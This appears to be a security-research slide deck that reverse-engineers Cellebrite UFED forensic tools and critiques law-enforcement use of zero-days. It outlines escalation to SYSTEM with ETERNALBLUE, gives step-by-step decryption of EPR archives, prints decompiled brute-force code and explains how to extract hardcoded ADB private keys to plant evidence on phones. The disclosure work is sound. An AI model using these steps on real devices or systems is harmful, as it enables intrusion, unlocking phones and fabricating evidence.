
Getting SYSTEM

- Desktop Jailing & Wireless Network Manager
 - Locked down task manager, start menu, filesystem access, etc.
 - Reverse meterpreter (unprivileged)
 - Port forward
 - 4444 < - > 127.0.0.1:445
- ETERNALBLUE or CVE-2015-1701
 - Targeting ATTACKER:4444 < - > CELLEBRITE:445
 - Available in the Metasploit package
 - For ETERNALBLUE add “spoolss” to the named_pipes.txt list
- Added a new Local Administrator
 - Logout Unprivileged, Login Privileged



Application Debugging Environment


- Protections
 - IsDebuggerPresent
 - Themida
- OllyDbg
 - OllyScript
 - Deobfuscation
 - Dumping
 - Rebuilding IAT
 - StrongOD
 - Anti-Anti-Attach
 - Phant0m
 - Hide PEB
 - Protect DRx
 - Hook Zw*



Reversing EPR Files

- Presents For Hackers // Tools for Evidence Collection
- Three known EPR file formats
 - Version 1 is used 5.0.x through at least 5.4.0
 - Version 2 is used 7.1.x through ???
 - Version 3 is used 7.24.0 through ???
- Encrypted zip archive containers
- Significant differences between versions one and two


Cryptography



Title text: If you got a big keyspace, let me search it.

Reversing EPR Files: Background

- EPR files are AES-256-CBC encrypted
- Each device vendor has a UFED EPR archive
- Each device vendor has a DLL to support extraction
 - In version 7.1.x the FileUnpacking.dll file was introduced
- EPR archive decryption happens in memory
- Decryption does not rely on a standard library
- Tried two approaches
 - Hooking their libraries
 - Partial success
 - Writing a custom decrypt0r based on assembly and memory observation
 - Set breakpoints on CreateFileW, ReadFile, and decryption functions
 - Success



Reversing EPR Files: Version One

- Previously disclosed on GitHub by @cellebited
 - Data available from this user is associated with a 2017 hack against Cellebrite
- The AES-256-CBC key and IV consisted of bytes hardcoded into the relevant DLL
 - The key can be obtained by hooking the sha256 function exported by Common.dll
 - The IV can be obtained by reviewing data defined in the relevant Dump_*.dll file
- Bytes 0 through 21 are the file header; all bytes thereafter are AES encrypted
- Byte 22 is always a zero
 - Removed in version two
- The key and IV are the same for all EPR version one encrypted files
 - The key is immediately identifiable when opened in a disassembler
- The decrypted bytes will be a ZIP archive

Reversing EPR Files: Version Two

- An initial AES key and IV are stored in FileUnpacking.dll
 - This initial key is used to decrypt position 22 through 128
- Bytes 24 through 31 contain bytes which undergo a XOR operation
 - The result of the XOR is the ending four bytes of a SHA256 hash of bytes stored within FileUnpacking.dll
 - The relevant bytes from FileUnpacking.dll are then used as the next AES key
- Bytes 32 through 48 contain the next AES IV
- Bytes 48 through 80 of the initially decrypted data is then decrypted again using the next key
 - The result is the final AES IV
- Bytes 112 through 128 of the initially decrypted data is then decrypted again using the next key
 - The result is the final AES key
- The remainder of the bytes not yet decrypted (bytes 128 and on) is then decrypted in blocks of 65536
- The decrypted bytes will be a ZIP archive

Reversing EPR Files: Version Three

- Key rotation with each release appears to be their path forward
- The byte map used to derive subsequent keys was updated
- The remainder of the algorithm is the same
 - This includes the initial AES key and IV from version two

```
└─$ ./decrypt-epr --verbose --file Android.zip.epr
[+] The EPR file specified exists.
[+] The specified EPR file has been read into memory.
[-] Decrypter setup with key 1 for version 3
[+] Round one of the EPR decryption completed successfully.
[-] Calculated that the flag will be:
[+] The SHA256 key flag has been calculated.
[-] Found the flag:
[+] The SHA256 key flag has been found.
[-] Decrypter setup with key 2 for version 3
[+] The final AES key and IV have been decrypted.
[-] AES Key: _____, IV: _____
[-] Decrypter setup with key 3 for version 3
[-] Finished decrypting all blocks.
[-] Writing bytes to: Android.zip.epr.broken
[-] Wrote 2837008 bytes to a broken file.
[+] The encrypted zip archive has been decrypted.
[-] Running: zip -FF Android.zip.epr.broken --out Android.zip.epr.zip > /dev/null 2>&1
[-] Removing the broken file.
[+] done.
```

```
└─$ unzip Android.zip.epr.zip
Archive:  Android.zip.epr.zip
  inflating: c2a_disable_selinux_32.ko
  inflating: c2a_disable_selinux_64.ko
  inflating: com.mr.meeseeks.apk
  inflating: daemonize
  inflating: dirtycow
  inflating: dirtycow_32
  inflating: DisableHuaweiLogging_2.1.5767a
  inflating: django_2.1.5767a
  inflating: EnableHuaweiLogging_2.1.5767a
  inflating: EnableSharpRead_2.1.5767a
  inflating: exploits_2.1.5769.csv
  inflating: forensics
  inflating: fourrunnerStatic_2.1.5767a
  inflating: gb_2.1.5767a
  inflating: nandd
  inflating: patcher.exe
  inflating: pingroot
  inflating: pingroot_vulntest
  inflating: psneuter_2.1.5767a
  inflating: RecoveryImageMap.csv
  inflating: rootspotter.apk
  inflating: rootspot_verify_env
  inflating: rosecure_2.1.5767a
  inflating: salamtak32
  inflating: salamtak64
  inflating: setuid_2.1.5767a
  inflating: shellcode.bin
  inflating: shellcode_32_iptables.bin
  inflating: shellcode_32_oatdump.bin
  inflating: undef_handler32
  inflating: undef_handler64
  inflating: zergRush_2.1.5767a
   creating: Dumpers/
   creating: Dumpers/32-bit/
  inflating: Dumpers/32-bit/nandreadPie_1788
  inflating: Dumpers/32-bit/nandreadStatic_1788
   creating: Dumpers/64-bit/
  inflating: Dumpers/64-bit/nandreadPie_1788
  inflating: Dumpers/64-bit/nandreadStatic_1788
   creating: Dumpers/deprecated/
  inflating: Dumpers/deprecated/nandread-pie-vold
  inflating: Dumpers/deprecated/nandread64-pie-vold
  inflating: Dumpers/deprecated/nandreadPie_7182
  inflating: Dumpers/deprecated/nandreadStatic_7182
```



Hacker Presents: KnockoutNG

```
C:\Documents and Settings\level\Desktop\knockout>knockout.exe
usage: knockout.exe [-h] -t
                    <DebugTemplate,EmptyTemplate,GenericTemplate,Motorcycle,Sams
                    ungDebug,SamsungGeneric,SamsungRecovery>
                    [-b BOOT] [-r RAMDISK] [-k KERNEL] [-n] [-o OUTPUT]
                    [--output-ramdisk OUTPUT_RAMDISK] [-s] [-w] [-d DATA]
                    [--handlers HANDLERS]
                    [--include-handlers INCLUDE_HANDLERS]
                    [--exclude-handlers EXCLUDE_HANDLERS]
knockout.exe: error: argument -t/--template is required
```

```
342880 Feb 19 2018 abdb 32
1736 Feb 19 2018 adbkey
717 Feb 19 2018 adbkey.pub
6712 Feb 19 2018 adb_proxy
202 Feb 19 2018 adb_watchdog.sh
12504 Feb 19 2018 brute_force
12504 Feb 19 2018 brute_forcel
743 Feb 19 2018 fix_sbl_partition.sh
125808 Feb 19 2018 nandreadStatic32
429032 Feb 19 2018 nandreadStatic64
206568 Feb 19 2018 nandshell
681492 Feb 19 2018 S7_recovery_no_wipe
549014 Feb 19 2018 SFout.exe
```

```
2094 Feb 19 2018 AddAdb.pyc
1415 Feb 19 2018 AddAdbWatchdog.pyc
1099 Feb 19 2018 AddBruteForce.pyc
1367 Feb 19 2018 AddNandread.pyc
981 Feb 19 2018 AddYukoBruteForce.pyc
7189 Feb 19 2018 BaseHandler.pyc
955 Feb 19 2018 ChangeProps.pyc
1919 Feb 19 2018 ChangeSerial.pyc
1450 Feb 19 2018 EnableUsbEnumWhenLocked.pyc
1703 Feb 19 2018 FixSBLpartition.pyc
154 Feb 19 2018 __init__.pyc
1382 Feb 19 2018 RemoveVerify.pyc
2226 Feb 19 2018 SEout.pyc
```

```
from handlers.BaseHandler import BaseHandler

class AddBruteForce(BaseHandler):
    def __init__(self, ramdisk, kernel = None):
        super(AddBruteForce, self).__init__(ramdisk, kernel)

    def apply(self, *args):
        self.add_file('brute_force', '/sbin/brute_force')
```

```
Decompile: libkeymaster_helper_try_work - (brute_force)
66 }
67 else {
68     puts("[*] Got lib handle.");
69     KM_TZOpenConnection = (code *)dlsym(local_10,"KM_TZOpenConnection");
70     KM_TZRunCommand = (code *)dlsym(local_10,"KM_TZRunCommand");
71     packing_init = (code *)dlsym(local_10,"packing_init");
72     encrypt_key_packing = (code *)dlsym(local_10,"encrypt_key_packing");
73     wsmBufferForInData = (void **)dlsym(local_10,"wsmBufferForInData");
74     wsmBufferForOutData = (void **)dlsym(local_10,"wsmBufferForOutData");
75     KMObj = (*KM_TZOpenConnection)();
76     if (KMObj == 0) {
77         puts("[*] Connection was opened");
78         someLock = 0;
79         puts("[*] Got lock (Not really)");
80         wsmBufferForInData = (void **)wsmBufferForInData;
81         wsmBufferForOutData = (void **)wsmBufferForOutData;
82         memset(wsmBufferForInData,0,0xa000);
83         memset(wsmBufferForOutData,0,0x200);
84         puts("[*] Packing...");
85         (*packing_init)(auStack232,wsmBufferForInData,0xa000,0);
86         local_a0 = auStack472;
87         local_98 = 0x40;
88         local_b0 = auStack376;
89         local_a8 = 0x10;
90         local_c0 = auStack408;
91         local_b8 = 0x10;
92         local_d0 = auStack392;
93         local_c8 = 0x10;
94         local_80 = acStack584;
95         local_78 = 4;
96         local_90 = auStack552;
97         local_88 = 0x40;
98         local_70 = auStack488;
99         local_68 = 0x10;
100        memset(auStack552,0,0x40);
101        if ((dictName != (char *)0x0) && (dictObj = fopen(dictName,"r"), dictObj != (FILE *)0x0))
102        {
103            puts("[*] Run brute force");
104            while (pcVar3 = fgets(acStack584,0x20,dictObj), pcVar3 != (char *)0x0) {
105                local_58 = strchr(acStack584,10);
106                if (local_58 != (char *)0x0) {
107                    *local_58 = '\0';
108                }
109                printf("Checking password: %s\n",acStack584);
110                sVar1 = strlen(acStack584);
111                local_78 = (ulonglong)sVar1;
112                (*packing_init)(auStack232,wsmBufferForInData,0xa000,0);
113                (*encrypt_key_packing)
114                (&local_80,&local_70,&local_a0,&local_90,&local_b0,&local_c0,&local_d0,
115                 &local_24c,auStack232);
116                (*KM_TZRunCommand)(0x100,0xa000,0,0,&pw_valid);
117                if (pw_valid == 0) {
118                    printf("----[ The password is %s]---\n",acStack584);
```

Hacker Presents: Mr. MeeSeeks

```

},
Runnable K = new Runnable() {
    public void run() {
        try {
            Thread.sleep(5000);
            while (MainActivity.this.q && (MainActivity.this.m instanceof c)) {
                if (MainActivity.this.p.intValue() >= 98) {
                    MainActivity.this.q = false;
                    break;
                }
                Integer valueOf = Integer.valueOf(MainActivity.this.p.intValue() + 1);
                Log.d("App-Main", "Updating advancement to prog:" + valueOf.toString());
                Message message = new Message();
                Bundle bundle = new Bundle();
                bundle.putString("nandmsg", new String("prog:" + valueOf.toString()));
                message.setData(bundle);
                MainActivity.this.J.sendMessage(message);
                try {
                    Thread.sleep(MainActivity.this.s);
                    Log.d("App-Main", "Updating advancement in " + Double.valueOf((((double) MainActivity.this.s) / 1000.0d) / 60.0d) + " min");
                } catch (InterruptedException e) {
                    Thread.currentThread().interrupt();
                    return;
                }
            }
            Log.d("App-Main", "Pseudo Advance is Done");
        } catch (InterruptedException e2) {
            Thread.currentThread().interrupt();
        }
    }
};
Runnable L = new Runnable() {
    public void run() {
        try {
            if (!new File("/data/data/" + MainActivity.this.getPackageName() + "/cg/").exists()) {
                Log.i("App-Main", "starting FileCopier");
                while (!MainActivity.this.n()) {
                    Thread.sleep(300);
                }
                MainActivity.this.m();
            }
        }
    }
}

```

```

<manifest xmlns:android="http://schemas.android.com/apk/res/android" xmlns:app="http://schemas.android.com/apk/res-auto" android:versionCode="1" android:versionName="1.0" android:installLoc
<uses-sdk android:minSdkVersion="18" android:targetSdkVersion="24"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.WRITE_SETTINGS"/>
<application android:theme="@style/AppTheme" android:label="@string/app_name" android:icon="@mipmap/ic_launcher" android:allowBackup="true" android:supportsRtl="true">
    <activity android:theme="@i/Theme_AppCompat_Light_NoActionBar" android:name="com.mr.meeseeks.MainActivity" android:launchMode="singleInstance" android:screenOrientation="portrait">
        <intent-filter>
            <action android:name="android.intent.action.MAIN"/>
            <category android:name="android.intent.category.LAUNCHER"/>
        </intent-filter>
    </activity>
    <receiver android:name="com.mr.meeseeks.OnStartup" android:permission="android.permission.RECEIVE_BOOT_COMPLETED" android:enabled="true" android:exported="true">
        <intent-filter>
            <action android:name="android.intent.action.BOOT_COMPLETED"/>
            <action android:name="android.intent.action.QUICKBOOT_POWERON"/>
            <category android:name="android.intent.category.DEFAULT"/>
        </intent-filter>
    </receiver>
    <service android:name="com.mr.meeseeks.OnStartService" android:enabled="true" android:exported="true"/>
</application>
</manifest>

```

```

com.mr.meeseeks.OnStartService
package com.mr.meeseeks;

import android.app.Service;
import android.content.Intent;
import android.net.Uri;
import android.os.IBinder;

public class OnStartService extends Service {
    public IBinder onBind(Intent intent) {
        return null;
    }

    public int onStartCommand(Intent intent, int i, int i2) {
        Intent intent2 = new Intent("android.intent.action.DELETE");
        intent2.setData(Uri.parse("package:" + getPackageName()));
        intent2.addFlags(268435456);
        startActivity(intent2);
        return super.onStartCommand(intent, i, i2);
    }
}

```


Hacker Presents: Alohomora

```

336 Oct 14 16:36 .
1232 Oct 13 11:03 ..
8192 Nov 23 2017 alohomora
9252948 Feb 19 2018 alohomora_unlock_exynos_sparse.img
9252932 Feb 19 2018 alohomora_unlock_qcom_sparse.img
9437184 Oct 14 16:38 alohomora_unlock_raw_ext4.img
4557 Oct 13 11:03 decrypt-epr.py
15009797 Oct 13 11:03 ufedAlohomoraImages.epr
15009644 Oct 13 11:03 ufedAlohomoraImages.epr.zip

8192 Nov 23 2017 .
336 Oct 14 16:36 ..
32 Nov 9 2017 abt-persistence
1532 Nov 9 2017 abt-persistence-apps
148 Nov 9 2017 abt-persistence-apps-fallback
148 Nov 9 2017 abt-persistence-apps-to-install
316 Oct 30 2017 abt-persistence-service-log-settings
276 Oct 31 2017 abt-persistence-settings
148 Nov 9 2017 abt-persistence-watchdog
4096 Dec 31 1969 lost+found

```

“When the LockPick method is completed, the mobile device will reboot once and the Lock Screen will be eliminated.”



Location	String Value	String Repre...	Data Type
6690c6a7	falohomora_unlock_qcom_sparse.img	"falohomora...	ds
6690c6cc	alohomora_unlock_raw_ext4.img	"alohomora_...	ds
6690c6ec	alohomora_unlock_exynos_sparse.img	"alohomora_...	ds
6690c720	CDumpAlohomora: connecting success searching interface.	u"CDumpAl...	unicode
6690c794	alohomoraAlternateUsbSettings	u"alohomor...	unicode
6690c7d0	CDumpAlohomora: interface not found	u"CDumpAl...	unicode
6690c820	CDumpAlohomora: connection failed	u"CDumpAl...	unicode
6690c868	CDumpAlohomora: caught exception - %s	u"CDumpAl...	unicode
6690c8c8	CDumpAlohomora: unable to reconnect to the link.	u"CDumpAl...	unicode
6690c930	CDumpAlohomora: unable to reconnect to the flasher.	u"CDumpAl...	unicode
6690c9a0	CDumpAlohomora: trying next image.	u"CDumpAl...	unicode
6690c9e8	CDumpAlohomora: something went wrong with the flashi...	u"CDumpAl...	unicode
6690ca60	CDumpAlohomora: flashing image failed.	u"CDumpAl...	unicode
6690cab0	CDumpAlohomora: preparing to unEpr file.	u"CDumpAl...	unicode
6690cb04	ufedAlohomoraImages.epr	u"ufedAloho...	unicode
6690cb6c	AlohomoraImage	u"Alohomor...	unicode
6690ded0	Alohomora	u"Alohomora"	unicode
66935d54	?.AVCDumpAlohomora@@	".?AVCDum...	ds

Cellebrite, RSA, and the ADB Daemon

- Android Debug Bridge (ADB) uses RSA keys for authentication
 - Cellebrite authenticates to the ADB daemon
 - Acts as a client to the ADB daemon
 - Sideload APKs, Upload/Download, Shell, etc.
- The UFED UI instructs you to permanently trust the keys they use
 - This may no longer be the case, not sure

```
uint __thiscall
CalculateResponse(ADBAuth *this,uchar *param_1,ulong param_2,uchar *param_3,ulong param_4)
{
    uint uVar1;
    int iVar2;
    ADBAuthException local_10 [12];

    /* 0x1ede0 919 ?CalculateResponse@ADBAuth@@QAEIPAEKPBKE@Z */
    if ((param_3 != (uchar *)0x0) && (param_4 == 0x14)) {
        iVar2 = (*(int *)(this + 0xc) - *(int *)(this + 8)) / 6 +
            (*(int *)(this + 0xc) - *(int *)(this + 8)) >> 0x1f;
        if ((uint)((iVar2 >> 1) - (iVar2 >> 0x1f)) <= *(uint *)(this + 0x14)) {
            *(undefined4 *) (this + 0x14) = 0;
            this[0x18] = (ADBAuth)0x0;
            xprintf((ushort *)L"Using public key for ADB auth response...\r\n");
            uVar1 = CopyPublicKey(this,param_1,param_2,PublicKey);
            return uVar1;
        }
        this[0x18] = (ADBAuth)0x1;
        xprintf((ushort *)L"Trying private key #%d for ADB auth...\r\n",*(uint *)(this + 0x14) + 1);
        iVar2 = *(int *)(this + 0x14);
        *(int *)(this + 0x14) = iVar2 + 1;
        uVar1 = SignToken(this,param_1,param_2,param_3,0x14,(sKey *) (*(int *)(this + 8) + iVar2 * 0xc));
        return uVar1;
    }
    ADBAuthException(local_10,"invalid AUTH token");
    /* WARNING: Subroutine does not return */
    _CxxThrowException(local_10,(ThrowInfo *)&DAT_10092568);
}

```

```
*****
* private: static unsigned char const * const ADBAuth::Pr... *
*****
0x791a0 1113 ?PrivateKey1@ADBAuth@@@0QBEB
Ordinal_1113 XREF[3]: Entry Point(*),
?PrivateKey1@ADBAuth@@@0QBEB ADBAuth:1001eb3c
ADBAuth::PrivateKey1
100791a0 07 02 00 00 uchar * DAT_00000207
100791a4 00 ?? 00h
100791a5 a4 ?? A4h
100791a6 00 ?? 00h
100791a7 00 ?? 00h
100791a8 52 ?? 52h R
100791a9 53 ?? 53h S
100791aa 41 ?? 41h A
100791ab 32 ?? 32h 2

```

```
100a3bc0 s_?PrivateKey1@ADBAuth@@@0QBEB_100a3bc0 XREF[1]: 100957e4(*)
100a3bc0 3f 50 72 ds "?PrivateKey1@ADBAuth@@@0QBEB"
69 76 61
74 65 4b ...

100a3be7 s_?PrivateKey2@ADBAuth@@@0QBEB_100a3be7 XREF[1]: 100957e8(*)
100a3be7 3f 50 72 ds "?PrivateKey2@ADBAuth@@@0QBEB"
69 76 61
74 65 4b ...

100a3c03 s_?PrivateKey3@ADBAuth@@@0QBEB_100a3c03 XREF[1]: 100957ec(*)
100a3c03 3f 50 72 ds "?PrivateKey3@ADBAuth@@@0QBEB"
69 76 61
74 65 4b ...

```


Cellebrite, RSA, and the ADB Daemon

- The Cellebrite UFED software used 3 keys between versions 5.0.x and 7.24.x
 - A fourth key is used alongside KnockoutNG
- The RSA keys are hardcoded into DLLs or exist as files within encrypted archives
 - All Cellebrite devices running the same version of software use the same RSA key pair
- Extraction of the private keys can be performed by
 - Hook CryptImportKey and extract relevant memory
 - Extract the relevant bytes from AndroidLib.dll
 - Convert the bytes from MS PRIVATEKEYBLOB to PEM
- Extracted private keys can be used to plausibly place evidence during forensic data collection through the Cellebrite device
- Forgetting to revoke the USB authorization for that RSA keypair on the handset after collection allows anyone with the private key to reattach to the phone at any time without prompting

Cellebrite, RSA, and the ADB Daemon

```
$ ./fake-evidence
[+] Key Fingerprint: af0fe499ad5b77e00c660f37de1dce3a
[+] Creating a sample.out file with the content: korelogic
[+] Creating a SHA1 hash with: openssl dgst -sha1 -sign android/cellebrite_adb_key1 -out sample.out.sha1 sample.out
[+] Validating the integrity using: openssl dgst -sha1 -verify android/cellebrite_adb_key1.pub.pem -signature sample.out.sha1 sample.out
Verified OK
[+] Cleaning up the sample and SHA1 hash
[+] Copying private key to ~/.android/adbkey
[+] Updating the key header
[+] Done. Creating example 'illegal' file
illegal_file: 1 file pushed. 0.0 MB/s (16 bytes in 0.049s)
[+] Removing the private key from ~/.android/adbkey
[+] Done
```


Concerns About Acquisition Methodology

- Should we use zero days for purpose of law enforcement?
 - Using zero days for domestic law enforcement compromises national security
 - Willfully exposes mission critical individuals in all branches of government, military, critical infrastructure, and private business
- Vulnerability Equities Policy & Process (2017)
 - Only applies to vulnerabilities discovered by USG
 - No defined timeline for restricted vulnerabilities
 - Part 2A and 2B of Appendix B act as a catch-all for continued use
 - Annual report is classified
 - Executive summary is not but I have never seen one

UNCLASSIFIED

**Vulnerabilities Equities Policy and Process
for the United States Government
November 15, 2017**

1. Purpose

This document describes the Vulnerabilities Equities Policy and Process for departments and agencies of the United States Government (USG) to balance equities and make determinations regarding disclosure or restriction when the USG obtains knowledge of newly discovered and not publicly known vulnerabilities in information systems and technologies. The primary focus of this policy is to prioritize the public's interest in cybersecurity and to protect core Internet infrastructure, information systems, critical infrastructure systems, and the U.S. economy through the [disclosure of vulnerabilities discovered by the USG](#), absent a demonstrable, overriding interest in the use of the vulnerability for lawful intelligence, law enforcement, or national security purposes.

Part 2 – Intelligence, Law Enforcement, and Operational Equity Considerations

2.A. Operational Value Considerations


- Can this vulnerability be exploited to support intelligence collection, cyber operations, or law enforcement evidence collection?
- What is the demonstrated value of this vulnerability for intelligence collection, cyber operations, and/or law enforcement evidence collection?
- What is its potential (future) value?
- What is the operational effectiveness of this vulnerability?

2.B. Operational Impact Considerations

- Does exploitation of this vulnerability provide specialized operational value against cyber threat actors or their operations? Against high-priority National Intelligence Priorities Framework (NIPF) or military targets? For protection of warfighters or civilians?
